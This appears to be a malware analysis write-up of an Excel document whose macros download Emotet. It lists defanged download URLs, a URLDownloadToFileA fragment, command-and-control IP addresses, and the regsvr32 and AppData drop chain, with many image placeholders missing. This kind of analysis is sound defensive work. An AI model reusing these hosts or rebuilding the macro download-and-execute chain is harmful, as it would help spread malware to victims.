
Sheet 1 data:

Press enter or click to view image in full size



Sheet 2 data:

Press enter or click to view image in full size



When we reorganize the strings we see four URL’s:

- URLDownloadToFileA”, “JCCB”, 0, “https://audioselec.c[o]m/about/dDw5ggtyMojggTqhc

- https://geringer-muehle.[de]/wp-admin/G/

- http://intolove.co.[uk]/wp-admin/FbGhiWtrEzrQ/

- http://isc.net.[ua]/themes/3rU/

Sheet 3 data:

Sheet 4 data:

Press enter or click to view image in full size

Another two URL's that we saw earlier.

Sheet 5 data:

Press enter or click to view image in full size


Sheet 6 data:

Contains the directions of how to summarize the strings.

DLL Analysis:


Export function number 18.

Press enter or click to view image in full size




After funning the DLL we found a few interesting strings in the memory tab.

Press enter or click to view image in full size



In addition, it drops itself upon execution to the next path:


Press enter or click to view image in full size




When analyzing the memory string of the DLL in VT we got a description of Emotet.

0x131cb40	22	https://213.239.212.5/
0x131ebb0	56	https://95.217.221.146:8080/
0x131ec50	58	https://167.172.199.165:8080/
0x131ecf0	56	https://169.57.156.166:8080/

Press enter or click to view image in full size



Press enter or click to view image in full size



Conclusions:

· The macros reach out to download & execute the Emotet malware.

· The excel file using macros to reach out to web URLs.

· Via regsvr32.exe Emotet doing his execution.

· Emotet dropper is downloaded to a randomly generated folder under %UserProfile%\Appdata\Local as a dll file.
